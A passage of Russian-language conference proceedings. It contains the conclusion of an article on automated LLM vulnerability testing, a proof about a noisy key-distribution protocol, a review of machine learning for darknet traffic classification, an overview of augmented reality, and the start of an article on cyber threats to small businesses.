В результате серии экспериментов был сделан вывод о том, что автоматическая тестирующая система работает корректно, а подклассы уязвимости LLM01 действительно можно выделить и использовать на практике с целью оптимизации процесса обнаружения и закрытия уязвимостей больших языковых моделей.

Таким образом, в рамках данного исследования предложен новый способ классификации уязвимостей больших языковых моделей, расширяющий существующую классификацию OWASP TOP 10, реализован и апробирован прототип системы для автоматического тестирования больших языковых моделей на уязвимости.

Список используемых источников

1. ChatGPT. Чат-бот, основанный на большой языковой модели // [Электронный ресурс]. Режим доступа: https://chat.openai.com/ (дата обращения: 29.03.2024).

2. Open AI. Официальный сайт компании // [Электронный ресурс]. Режим доступа: https://openai.com/ (дата обращения: 29.03.2024).

3. Yandex GPT. Чат-бот, основанный на большой языковой модели // [Электронный ресурс]. Режим доступа: https://ya.ru/ai/gpt-2 (дата обращения: 29.03.2024).

4. Gigachat. Чат-бот, основанный на большой языковой модели // [Электронный ресурс]. Режим доступа: https://developers.sber.ru/gigachat/login (дата обращения: 29.03.2024).

5. Oracle. Раскрытие понятия чат-ботов // [Электронный ресурс]. Режим доступа: https://www.oracle.com/cis/chatbots/what-is-a-chatbot/ (дата обращения: 29.03.2024).

6. NVIDIA. Принцип работы больших языковых моделей // [Электронный ресурс]. Режим доступа: https://www.nvidia.com/en-us/glossary/large-language-models/ (дата обращения: 29.03.2024).

7. Котенко И. В., Чечулин А. А., Левшун Д. С. Анализ защищенности инфраструктуры железнодорожного транспорта на основе аналитического моделирования // Защита информации. Инсайд. 2017. №. 6. С. 48–57.

8. Левшун Д. С., Чечулин А. А., Котенко И. В. Жизненный цикл разработки защищенных систем на основе встроенных устройств // Защита информации. Инсайд. 2017. №. 4. С. 53–59.

9. OWASP. Топ 10 уязвимостей больших языковых моделей // [Электронный ресурс]. Режим доступа: https://owasp.org/www-project-top-10-for-large-language-model-applications/ (дата обращения: 29.03.2024).

10. Левшун Д. С., Чечулин А. А., Котенко И. В. Комплексная модель защищенных киберфизических систем для их проектирования и верификации // Труды учебных заведений связи. 2019. Т. 5. №. 4. С. 114–123.

11. Левшун Д. С. Архитектура системы обнаружения и прогнозирования уязвимостей информационных систем на основе методов искусственного интеллекта // Информатизация и связь, № 3, 2024. С. 91–98. DOI: 10.34219/2078-8320-2024-15-3-91-98.

12. Jet Brains. Официальный сайт языка программирования // [Электронный ресурс]. Режим доступа: https://kotlinlang.org/ (дата обращения: 29.03.2024).

13. Spring. Официальная документация фреймворка // [Электронный ресурс]. Режим доступа: https://spring.io/projects/spring-boot (дата обращения: 29.03.2024).

14. PostgreSQL. Официальный сайт систему управления базами данных // [Электронный ресурс]. Режим доступа: https://www.postgresql.org/ (дата обращения: 29.03.2024).

15. Metabase. Официальный сайт системы визуализации данных // [Электронный ресурс]. Режим доступа: https://www.metabase.com/ (дата обращения: 29.03.2024).

УДК 004.056.55
ГРНТИ 28.21.19

ТЕОРЕТИКО-ИНФОРМАЦИОННЫЙ АНАЛИЗ ЧИСЛОВОГО ПРОТОКОЛА РАСПРЕДЕЛЕНИЯ КЛЮЧЕЙ С ДОБАВЛЕНИЕМ ШУМА

А. С. Лапшин, В. А. Яковлев

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Рассматривается протокол формирования бит сырого ключа по постоянным каналам с добавление легальными пользователями искусственного шума. Оцениваются потенциальные возможности формирования ключа между пользователями в присутствии нарушителя в терминах количества взаимной информации по Шеннону, получаемой легальными пользователями и нарушителем. Показано, что количество взаимной информации о ключе у нарушителя не меньше, чем у легальных пользователей.

криптография, распределение ключей

Рассмотрим числовой протокол формирования бит сырого ключа, который был представлен в [1] (рис.1).




Рис. 1. Сценарий формирования бит сырого ключа корреспондентами A и B в присутствии нарушителя E

Корреспондент A генерирует случайное число P суммирует его с другим случайным числом N_A («шумом») и передает сумму $P' = P + N_A$ по постоянному бесшумному корреспонденту B. Корреспондент B выполняет аналогичные операции: генерирует случайное число Q суммирует его с другим случайным числом N_B и передает сумму $Q' = Q + N_B$ корреспонденту A. Здесь

P, Q гауссовские СВ с параметрами (0,1). N_A, N_B – гауссовский шум (0,σ^2). Также будем считать, что все числа квантованы на определенное количество уровней и поэтому мы будем полагать, что используемые в работе случайные величины являются дискретными. Для них определенны ряды распределений.

Используя стандартные обозначения [2]:

$I(Y;X)=H(Y)-H\left(Y|X\right)=H\left(X\right)-H\left(X|Y\right)$, где $I(Y;X)$ - средняя взаимная информация между ансамблями X и Y; $H(Y)$ - энтропия ансамбля Y; $H\left(Y|X\right)$ - условная энтропия ансамбля Y относительно ансамбля X, докажем следующее утверждение.

Утверждение 1. После первоначального обмена зашумлёнными данными:

$$I\left(\left(P,Q'\right);\left(Q,P'\right)\right)\le I\left(\left(P,Q'\right);\left(P',Q'\right)\right) \quad (1)$$

Доказательство.

Запишем левую часть неравенства:

$$I_1=I\left(\left(P,Q'\right);\left(Q,P'\right)\right)=I\left(P;\left(P';Q\right)\right)+I\left(Q';\left(P';Q\right)/P\right)=I\left(P;P'\right)+I\left(Q';Q\right)$$

Последнее равенство следует из попарной независимости СВ P и Q; P' и Q'.

Запишем правую часть неравенства:

$$I_2=I\left(\left(P,Q'\right);\left(Q',P'\right)\right)=I\left(P;\left(P';Q'\right)\right)+I\left(Q';\left(P',Q'\right)/P\right)=$$
$$=I\left(P;P'\right)+I\left(Q';Q'\right)=I\left(P,P'\right)+H\left(Q'\right).$$

Найдём разность:

$$I_1-I_2=I\left(P;P'\right)+I\left(Q';Q\right)-I\left(P,P'\right)-H\left(Q'\right)=I\left(Q';Q\right)-H\left(Q'\right)=$$
$$=H\left(Q'\right)-H\left(Q'/Q\right)-H\left(Q'\right)=-H\left(Q'/Q\right)\le 0.$$

Откуда следует, что $I_2\ge I_1$, неравенство 1 доказано.

Б, после этапа обмена пользователями зашумленными данными (случайными числами P' и Q') нарушитель получает больше информации, чем легальный пользователь.

Рассмотрим второй этап, когда после обмена зашумлёнными данными пользователи A и B формируют бит ключа. Обозначим $\hat{A}=rect\left(P\cdot Q'\right)$, $\hat{B}=rect\left(Q\cdot P'\right)$, где функция $rect\left(a\right)$ определяется следующим образом:

$$rect\left(a\right)=\begin{cases}1, a\ge 0\\ 0, a<0\end{cases}.$$

Тогда, используя известное свойство [2], что любые преобразования СВ P',Q', которыми обменялись пользователи A и B , не увеличивают взаимную информацию, можно записать:

$$I_1 \geq I\left(\hat{A};(P',Q)\right) \geq I\left(\hat{A};\hat{B}\right), \quad (2)$$

$$I_2 \geq I\left(\hat{A};(P',Q')\right). \quad (3)$$

Однако, не очевидно, как соотносятся между собой правые части неравенств (2) и (3).

Докажем следующее утверждение.

Утверждение 2. При формировании бита ключа пользователем А выполняется неравенство:

$$I\left(\hat{A};(P',Q)\right) \leq I\left(\hat{A};(P',Q')\right). \quad (4)$$

Доказательство. Запишем:

$$I_1' = I\left(\hat{A};(P',Q)\right) = I\left((P',Q);\hat{A}\right) = I\left(P';\hat{A}\right) + I\left(Q;\hat{A}/P'\right),$$

$$I_2' = I\left(\hat{A};(P',Q')\right) = I\left((P',Q');\hat{A}\right) = I\left(P';\hat{A}\right) + I\left(Q';\hat{A}/P'\right),$$

$$I_2' - I_1' = I\left(Q';\hat{A}/P'\right) - I\left(Q;\hat{A}/P'\right).$$

Обозначим $\left(\hat{A}/P'\right) = U$, тогда:

$$I_2' - I_1' = I\left(Q';U\right) - I\left(Q;U\right) = I\left(Q+N_S;U\right) - I\left(Q;U\right) \leq 0.$$

Последнее неравенство следует из того факта, что добавление независимого шума N_B к СВ Q, можно рассматривать, как дополнительную обработку, что уменьшает взаимную информацию. Утверждение 2 доказано.

Из (4) и (2) следует, что

$$I\left(\hat{A};\hat{B}\right) \leq I\left(\hat{A};(P',Q')\right). \quad (5)$$

Неравенство (5) означает, что пользователи А, В, делая обработку имеющихся последовательностей вида *rect P, Q'*, не могут достичь преимущества перед нарушителем. Однако, если между пользователями А и В существует обратная связь, то полученные соотношения для взаимных информаций необходимо исследовать дополнительно.

Список используемых источников

1. Yakovlev V., Korzhik V., Starostin V., Lapshin A., Zhuvikin A. Channel Traffic Minimizing Key Sharing Protocol Intended for the Use over the Internet and Secure without any Cryptographic Assumptions. Proceedings of the 32st Conference of Open Innovation Association, FRUCT, 2022. Vol 32. PP. 300–307.

2. Галлагер Р. Теория информации и надежная связь. М. Советское радио. 1974 г.

УДК 004.056
ГРНТИ 49.33.35

ПРИМЕНЕНИЕ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ В АНАЛИЗЕ ТРАФИКА СЕТИ ДАРКНЕТ

Д. А. Левшун

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

Даркнет представляет собой часть сети Интернет, которая не индексируется обычными поисковыми системами. К сожалению, данная особенность позволяет использовать такой тип сети для незаконных целей, таких как продажа наркотиков, оружия, кража личных данных, и иных киберпреступлений. С другой стороны, специфика даркнета усложняет проведение криминалистических расследований. Таким образом, обнаружение и классификация трафика даркнета в целом, а также скрытых сервисов, в частности, имеют важное значение для борьбы с предполагаемыми действиями до реализации потенциальных угроз. Наиболее перспективным инструментом анализа подобных данных представляется технология искусственного интеллекта. В данном исследовании анализируются методы машинного обучения в их применении к задаче обнаружения трафика сети даркнет, включая зашифрованный трафик и трафик приложений VPN и Tor. Рассмотрены используемые методы, задачи их применения и экспериментальные наборы данных.

информационная безопасность, даркнет, машинное обучение, анализ сетевого трафика, обнаружение атак

Сеть даркнет (от англ. darknet) является частью Всемирной паутины, которая не индексируется обычными поисковыми системами и предоставляет пользователям анонимность, позволяя общаться, обмениваться информацией, товарами и услугами без раскрытия своей личности или местоположения. При этом для доступа к сети даркнет необходимы специальные программы и протоколы. Важно отметить, что само использование сети даркнет не является незаконным: существуют легальные ресурсы и сообщества, которые предоставляют безопасное пространство для обмена информацией и защиты приватности. Но в то же время даркнет содержит больший, чем доступный Интернет, потенциал для незаконной деятельности, таких как продажа наркотиков, оружия и хакерских услуг, распространение запрещенного контента и многое другое [1]. Следовательно, необходимы методы для анализа трафика сети даркнет с целью выявления подобной информации.

Наиболее перспективным инструментом анализа подобных данных представляется технология искусственного интеллекта. Машинное обучение позволяет создавать модели, которые могут обнаруживать аномалии, классифицировать данные и прогнозировать будущие события на основе имеющихся данных. В контексте сети даркнет это означает, что алгоритмы машинного обучения могут быть использованы для выявления необычных

или подозрительных паттернов в трафике, а также для идентификации потенциально вредоносных действий [2, 3].

В данном исследовании проводится аналитический обзор существующих подходов к анализу сетевого трафика даркнета с использованием методов машинного обучения. В финальный корпус обзора вошли 70 научных публикаций, в которых авторы предлагают собственные решения данной задачи. Сравнительная характеристика рассмотренных публикаций представлена в [4].

Можно выделить следующие аспекты классификации подходов к анализу трафика сети даркнет:

– по методу: традиционные модели и глубокие нейронные сети;

– по способу обучения: контролируемое (с учителем) и неконтролируемое (без учителя);

– по типу сетевого трафика (протоколу): Tor (The Onion Router), I2P (Invisible Internet Project), ZeroNet, Freenet, JonDonym и VPN (Virtial Private Network, виртуальная частная сеть);

– по задаче: идентификация анонимного трафика, классификация типов/протоколов трафика, классификация сервисов трафика и обнаружение вредоносных программ.

Традиционные методы машинного обучения основаны на использовании относительно простых моделей и алгоритмов для обработки данных. Такие модели как деревья решений (Decision Tree, DT), случайный лес (Random Forest, RF) метод опорных векторов (Support Vector Machine, SVM), метод k-ближайших соседей (K-Nearest Neighbors, KNN), линейная регрессия (Linear Regression, LR), наивный Байесовский классификатор (Naïve Bayes, NB), как правило требуют размеченных данных сетевого трафика даркнета, т.е. обучаются с учителем. Несколько базовых моделей могут быть объединены в ансамбль, например, при помощи градиентного бустинга (Gradient Boosting, GB). С другой стороны, модели машинного обучения без учителя, такие как основанная на плотности пространственная кластеризация для приложений с шумами (Density-Based Spatial Clustering of Applications with Noise,), сдвиг среднего значения (Mean Shift) не требуют размеченных данных и позволяют извлекать скрытые закономерности.

Глубокое обучение, в свою очередь, представляет собой подход к машинному обучению, использующий искусственные нейронные сети с большим количеством слоев для извлечения сложных иерархических признаков из данных. Глубокие нейронные сети, к которым относятся многослойный перцептрон (MultiLayer Perceptron, MLP), сверточные нейронные сети (Convolutional Neural Network, CNN), рекуррентные нейронные сети (Recurrent Neural Networks, RNN), в том числе на блоках долгой краткосрочной памяти (Long Short-Term Memory, LSTM) и управляемых рекуррентных блоках (Gated Recurrent Unit, GRU), генеративно-состязательные сети (Generative Adversarial Network, GAN), автокодировщики (Auroencoder,

AE), трансформеры (Transformers) и графовые сверточные сети (Graph Convolutional Network, GCN), способны автоматически изучать признаки и структуры данных и обучаться на больших объемах данных.

Методы машинного обучения в подходах к анализу трафика даркнета также комбинируются с методами обработки естественного языка. Такие методы как FastText, Word2Vec и BERT позволяют преобразовать данные сетевого трафика в векторное представление (эмбеддинги). Например, при использовании методов встраивания для анализа сетевого трафика можно получить эмбеддинги для каждого типа сетевого трафика (например, HTTP-запросы, DNS-запросы и т. д.) и использовать их для обнаружения вредоносной активности, классификации трафика и других задач.

На рис. 1 представлено соотношение используемых методов машинного обучения в подходах к анализу трафика даркнета. Слева представлена диаграмма относительно всего корпуса обзора, отражающая доли исследований с использованием традиционных моделей, глубоких нейронных сетей и их комбинаций (смешанный подход). Справа – доли применения наиболее популярных моделей машинного обучения. Можно отметить, что глубокие нейронные сети применяют чаще в задаче анализа трафика сети даркнет. Причиной этому является способность таких сетей автоматически извлекать сложные признаки из данных и обучаться на больших объемах информации. Среди традиционных моделей эффективным алгоритмом можно назвать случайный лес, который также способен анализировать большой объем данных и обладает хорошей обобщающей способностью. При этом результаты традиционных моделей машинного обучения, как правило, легко интерпретируются.




Рис. 1. Использование методов машинного обучения в анализе трафика даркнета

Таблица 1 содержит краткую характеристику открытых наборов данных, использующихся для машинного обучения при анализе трафика сети даркнет и зашифрованного трафика. Последний столбец содержит процентную долю подходов в корпусе обзора, которые применяют набор данных в экспериментах.

ТАБЛИЦА 1. Характеристика наборов данных

Наименование	Тип трафика	Сервисы	Применение
Anon17 [5]	Tor, I2P, JonDonym	Streaming, Torrent, Browsing, Flash proxy, FTE, Meek, Obfs3, Scramble suit, I2PSnark, jIRCii, Eepsites, JonDonym	10%
CICDarknet2020 [6]	Tor, VPN, non-Tor, non-VPN	Audio, Browsing, Chat, Email, P2P, Transfer, Video, VoIP	27,1%
ISCXVPN2016 [7]	VPN, non-VPN		22,9%
ISCXTor2016 [8]	Tor, non-Tor		22,9%
DarknetDataset-2020 [9]	Tor, I2P, Freenet, Zeronet		2,9%
SJTU-AN21 [10]	Tor, I2P, JonDonym	Bittorrent, Browsing, Chat, Transfer, Video, Eepsites, IRC, Snark, Streaming, JonDonym	1,4%
USTC-TFC2016 [11]	VPN: Benign, Malware	BitTorrent, Facetime, Transfer, Gmail, MySQL, Outlook, Skype, SMB, Weibo, WorldOfWarcraft	11,4%

Для задач идентификации анонимного или зашифрованного трафика (22,9% исследований), как правило применяются данные, разделенные на обычный трафик (например, non-Tor, non-VPN) и анонимный. Задача классификации протоколов (28,6%) направлена на идентификацию конкретного типа трафика или протокола сети даркнет. Наиболее популярная задача классификации сервисов (52,9%) состоит в определении конкретного приложения в анонимном трафике. Наконец, обнаружение вредоносных программ (14,3%) направлено на детектирование подозрительной активности, атак и других действий, несущих угрозу безопасности. При этом также существуют подходы, которые направлены на анализ трафика на нескольких уровнях, т.е. решают ряд таких задач.

Следует отметить, что применение методов машинного обучения в анализе трафика сети даркнет также может столкнуться с определенными вызовами, такими как нехватка размеченных данных, сложность интерпретации результатов и необходимость постоянного обновления моделей в связи

с изменениями в среде. Тем не менее, в целом использование методов машинного обучения в анализе трафика сети даркнет имеет большой потенциал для улучшения безопасности и эффективности работы в этой сложной и непредсказуемой среде. Методы машинного обучения позволяют достичь высокой точности обнаружения трафика даркнета и его отдельных протоколов и сервисов, что помогает в борьбе с киберпреступностью и защищает пользователей от потенциальных угроз. Однако, необходимо продолжать развивать и улучшать эти методы, учитывая постоянное изменение и развитие даркнета и его технологий.

Список используемых источников

1. Смушкин А. Б. Криминалистические аспекты исследования даркнета в целях расследования преступлений // Актуальные проблемы российского права, 2022. Т. 17. №. 3 (136). С. 102–111.

2. Saleem J., Islam R., Islam Z. Darknet Traffic Analysis: A Systematic Literature Review // IEEE Access, 2024. PP. 1–30.

3. Basheer R., Alkhatib B. Threats from the dark: a review over dark web investigation research for cyber threat intelligence // Journal of Computer Networks and Communications, 2021. Vol. 2021. PP. 1–21.

4. Левшун Д. А. Сравнительная характеристика подходов к анализу трафика сети даркнет с использованием методов машинного обучения [Электронный ресурс] // GitHub. Режим доступа: https://github.com/kuroboloid/darknet_research/blob/b7ed9c1283b2d762d32a1ac05d7f2c6b9a5d65b2/pubications.pdf

5. Shahbar K., Zincir-Heywood A. N. Packet Momentum for Identificationof Anonymity Networks // J. Cyber Secur. Mobil, 2017. Vol. 6. №. 1. PP. 27–56.

6. Habibi Lashkari A., Kaur G., Rahali A. Didarknet: A contemporary approach to detect and characterize the darknet traffic using deep image learning // Proceedings of the 2020 10th International Conference on Communication and Network Security, 2020. PP. 1–13.

7. Draper-Gil G. et al. Characterization of encrypted and vpn traffic using time-related // Proceedings of the 2nd international conference on information systems security and privacy (ICISSP), 2016. PP. 407–414.

8. Lashkari A. H., Gil G. D., Mamun M. S. I., Ghorbani A. Characterization of tor traffic using time based features // International Conference on Information Systems Security and Privacy. SciTePress, 2017. Vol. 2. PP. 253–262.

9. Hu Y., Zou F., Li L., Yi P. Traffic classification of user behaviors in Tor, I2P, ZeroNet, Freenet // 2020 IEEE 19th international conference on trust, security and privacy in computing and communications (TrustCom). IEEE, 2020. PP. 418–424.

10. Zhao R., Deng X., Wang Y., Chen L., Liu M., Xue Z., Wang Y. Flow sequence-based anonymity network traffic identification with residual graph convolutional networks // 2022 IEEE/ACM 30th International Symposium on Quality of Service (IWQoS). IEEE, 2022. PP. 1–10.

11. Wang W., Zhu M., Zeng X., Ye X., Sheng Y. Malware traffic classification using convolutional neural network for representation learning // 2017 International conference on information networking (ICOIN). IEEE, 2017. PP. 712–717.

УКД 004.9
ГРНТИ 49.40.01

ТЕХНОЛОГИЯ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ. ИСПОЛЬЗОВАНИЕ ТЕХНОЛОГИИ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ В СОВРЕМЕННОМ МИРЕ

А. А. Леонова

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В статье приводится описание технологии дополненной реальности, а также виды данной технологии по типу распознавания и размещения объектов. Рассматриваются основные элементы существующих систем дополненной реальности, описан принцип работы данной технологии. Приведены примеры использования дополненной реальности в различных областях.

дополненная реальность, AR-технология, технология дополненной реальности

С каждым годом технологии все больше внедряются во все сферы жизни. В промышленности постоянно появляется новое оборудование, в образовании возникает новое интерактивное обучение, в торговле покупателя завлекают новыми интерактивными технологиями. В связи с этим технология дополненной реальности остается одной из перспективных уже несколько лет, развиваясь и совершенствуясь.

Дополненная реальность (от англ. Augmented Reality, сокр. AR) – это технология, с помощью которой в реальном времени объединяются физические и виртуальные объекты. С помощью данной технологии цифровые элементы внедряются в реальный мир, это могут быть различные картинки, тексты, видео, 3D-модели, анимация и многое другое. Для того, чтобы использовать AR-технологию необходимо устройство, которое поддерживает приём и передачу видеосигнала. Этими устройствами являются: веб-камера, камера смартфона или планшета, AR-очки. Виртуальные объекты накладываются на настоящий мир в реальном масштабе, их можно осмотреть со всех сторон. Эти возможности дополненной реальности применяются все в больших сферах жизни современного человека, делая его жизнь проще и удобнее [1].

Виды дополненной реальности

Объекты дополненной реальности можно размещать при помощи различных технологий. Основные это:

– Маркерная технология. Виртуальные объекты накладываются на физический мир при помощи специальных маркеров. Например, это может быть QR-код возле статуи в парке или музее, просканировав который на

экране смартфона появляется пояснительная справка про данный объект искусства.

– Безмаркерная технология. Виртуальные объекты размещаются в пространстве на основе местоположения реальных объектов по заданным точкам и плоскостям, на которые разделяется пространство, зафиксированное ранее. Данная технология основана на использовании GPS, компаса и гироскопа, с помощью которых определяется местоположение пользователя, а также на алгоритме распознавания, при котором на окружающую среду накладывается виртуальная «сетка». На данной сетке отмечены опорные точки, по которым программные алгоритмы определяют точное место для привязки виртуальной модели. Не так давно с помощью этой технологии была создана игра Pokemon Go.

– Проекционная технология. В данном случае виртуальные объекты проецируются на реальный мир при помощи специальных устройств, это могут быть очки или прозрачные экраны. По сути, данная технология отображает голограммы, видимые человеческому глазу. Такая технология позволяет создавать более интуитивно понятные при взаимодействии устройства и пользователя виртуальные объекты.

– На основе наложений. Данная технология использует нейросеть, которая обучается на базе обширных библиотек и загруженных изображений, образов, форм и видов.

Дополненная реальность основана на технологиях трекинга – отслеживание размещения объектов в реальном пространстве, что позволяет привязать графику к реальным объектам.[2]

AR по виду трекинга:

– AR-маски. В данном случае отслеживается и распознается лицо человека. Изначально данная технология использовалась в компьютерной безопасности для системы автоматических пропусков или распознавания лиц преступников, но также она привела к созданию и распространению масок и фильтров, которые позволяют накладывать различные виртуальные объекты на лицо человека и делать фото и видео с ними.

– AR-эффект. Здесь технология работает по принципу распознавания тела человека и положение его скелета в реальном мире. Эта технология может быть использована для виртуальной примерки обуви или одежды. Также AR-эффекты работают по принципу карты глубины. Карта глубины изображения содержит информацию о расстоянии между объектами или частями объектов, которые расположены на данном изображении.

– AR-объект. В этом случае отслеживается реальное пространство, например, пол или стены, привязанные к плоскостям виртуальные сценарии запустятся при их распознавании. Данную технологию можно применять в дизайне помещений, например, примеряя диван или ковер для гостиной в самом помещении.

Принцип работы дополненной реальности

AR создает интерактивный мир для человека при помощи различных приложений, созданных для смартфонов или планшетов, а так же при помощи очков дополненной реальности. Так как интерес к технологиям растёт с каждым годом, то на рынке появляется всё больше оборудования, позволяющего реализовать AR-функции.[3] Современные системы дополненной реальности состоят из пяти основных элементов:

– Искусственный интеллект. Для работы большинства решений, созданных для дополненной реальности, необходимо использование искусственного интеллекта. С помощью ИИ возможно выполнение голосовых команд, обработка информации в AR-приложениях, распознавание лиц, эмоций и реакций, что обеспечивает большее погружение в процесс взаимодействия человека с технологией дополненной реальности.

– Решения для работы с AR. В данном случае подразумеваются приложения и инструменты, используемые для доступа к AR-технологиям. Большая часть из них создается компаниями самостоятельно.

– Датчики. Для внедрения виртуальных объектов в реальный мир необходимо использование разнообразных датчиков. Это могут быть камеры смартфонов, компас, гироскоп, GPS-трекер.

– Фотоприложения. Для просмотра изображений, 3D-эффектов и виртуальных моделей, полученных при помощи технологии дополненной реальности, необходимы специальные приложения и платформы изображений.

– Обработка данных. При использовании AR-технологий необходима обработка данных, для которой предоставляет ресурсы внутренняя операционная система устройства.

Примеры использования дополненной реальности

На данном этапе технического развития предполагается новый подход к производству, основанный на автоматизации бизнес-процессов, многочисленном внедрении информационных технологий в промышленность, популяризации искусственного интеллекта. В связи с этим, дополненная реальность захватывает всё больше сфер жизни человека, помогая и упрощая его жизнь[4].

Некоторые примеры применения дополненной реальности в различных областях:

– Цифровая инженерия. При помощи AR разработку продукта и проектирование прототипов можно осуществит гораздо быстрее и проще, что, например, уже использует компания BMW. BMW Group использует приложение дополненной реальности при разработке концептов и прототипов автомобилей. Такой подход ускоряет производство на целый год, начиная от разработки отдельных элементов, заканчивая сложными этапами производства.

Очки дополненной реальности позволяют накладывать 3D-модель в натуральную величину на реальную геометрию, что помогает экономично и гибко оценивать сборку будущих автомобилей и различные варианты концепций.

– Бизнес-аналитика. Концепция дополненной реальности в данном случае помогает наглядно представить большие объемы данных, внедрить их в рабочий процесс и заложить основу для принятия бизнес-решений.

– Строительство. Интеллектуальные решения делают строительные технологии более безопасными, их планирование становится более простым, а управление экономически эффективным. Например, при помощи AR-технологий отопительные шахты и водопроводные трубы могут быть отображены в виде полноразмерных 3D-моделей, что поможет избежать противоречий при строительстве.

– Медицина. Одной из важнейших областей в медицине является непрерывное образование. Дополненная реальность позволяет отрабатывать сложные действия, редко встречающиеся в повседневной жизни. Так могут быть смоделированы экстремальные ситуации для врачей и студентов, которые помогут отработать определенный алгоритм действий, необходимый в той или иной редко встречающейся ситуации.

– Торговля и продажи. Для продаж технологии дополненной реальности являются настоящим преимуществом, ведь не всегда изделия можно продемонстрировать, в силу их габаритов или сложностям с доставкой, например, самолеты или рабочие машины. Также продукция, которая еще только изготавливаются по спецификации заказчика, может быть продемонстрирована заранее для визуализации готового продукта.

Дополненная реальность является преимуществом во всех сферах жизни и бизнеса. Во многих ситуациях данная технология уже благополучно используется, способствует повышению эффективности и безопасности. С дальнейшим развитием информационных технологий, более точным отображением пространства и улучшением вычислительных мощностей, AR-технологии будут модернизироваться и всё больше влиять на жизнь человека.

Список используемых источников

1. Голубкин А. А., Пирмагомедов Р. Я. Аналитический обзор систем дополненной и смешанной реальности в контексте индустрии 4.0 // Telecom IT. 2021. ISSN 2307-1303. С. 1–27.

2. Технология AR: как работает и на чём создать проект // Tproger URL: https://tproger.ru/articles/tehnologija-ar-kak-rabotaet-i-na-chjom-sozdat-proekt (дата обращения: 27.02.2024).

3. Технологии дополненной реальности // URL: https://developers.sber.ru/help/ar-vr/augmented-reality-technologies (дата обращения: 27.02.2024).

4. Что такое дополненная реальность? Введение, возможности и видение будущего // Aleger URL: https://clck.ru/39Yvyx (дата обращения: 27.02.2024).

Статья представлена научным руководителем, доцентом кафедры сетей связи и передачи данных СПбГУТ, кандидатом технических наук А. Н. Волковым.

УДК 338
ГРНТИ 81.93.29

АНАЛИЗ КИБЕРУГРОЗ БЕЗОПАСНОСТИ ОБРАБОТКИ ПЕРСОНАЛЬНЫХ ДАННЫХ СУБЪЕКТОВ МАЛОГО И СРЕДНЕГО ПРЕДПРИНИМАТЕЛЬСТВА

А. М. Лешукова, Т. С. Петрова, Д. В. Сахаров

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В случае возникновения новых киберугроз уже выпущенные нормативные правовые документы регуляторов, регламентирующие требования к защите персональной информации, обновляются в течение продолжительного времени. В такой ситуации субъекты малого и среднего предпринимательства, использующие недостаточно эффективные меры информационной безопасности, несут финансовый и репутационный ущерб. При этом, с учетом растущего количества случаев утечек данных, на сегодняшний день повышение эффективности средств защиты информации является одним из приоритетных направлений в отрасли.

кибербезопасность, персональные данные, малый и средний бизнес, цифровизация

Защита информации субъектов малого и среднего предпринимательства (МСП) является важной задачей, так как киберугрозы являются постоянно растущей проблемой и требуют от государства и бизнеса непрерывной работы по усовершенствованию мер защиты.

Согласно представленному на 1 рисунке отчету об актуальных киберугрозах третьего квартала 2023 года компании Positive Technologies [1], самым частым последствием успешных атак стала утечка конфиденциальной информации (61% в атаках на частных лиц, 56% — на организации). В атаках на частных лиц вторыми по популярности последствиями стали прямые финансовые потери (35%). Для организаций вторым по частоте последствием успешных атак повторно стало нарушение основной деятельности (36%).

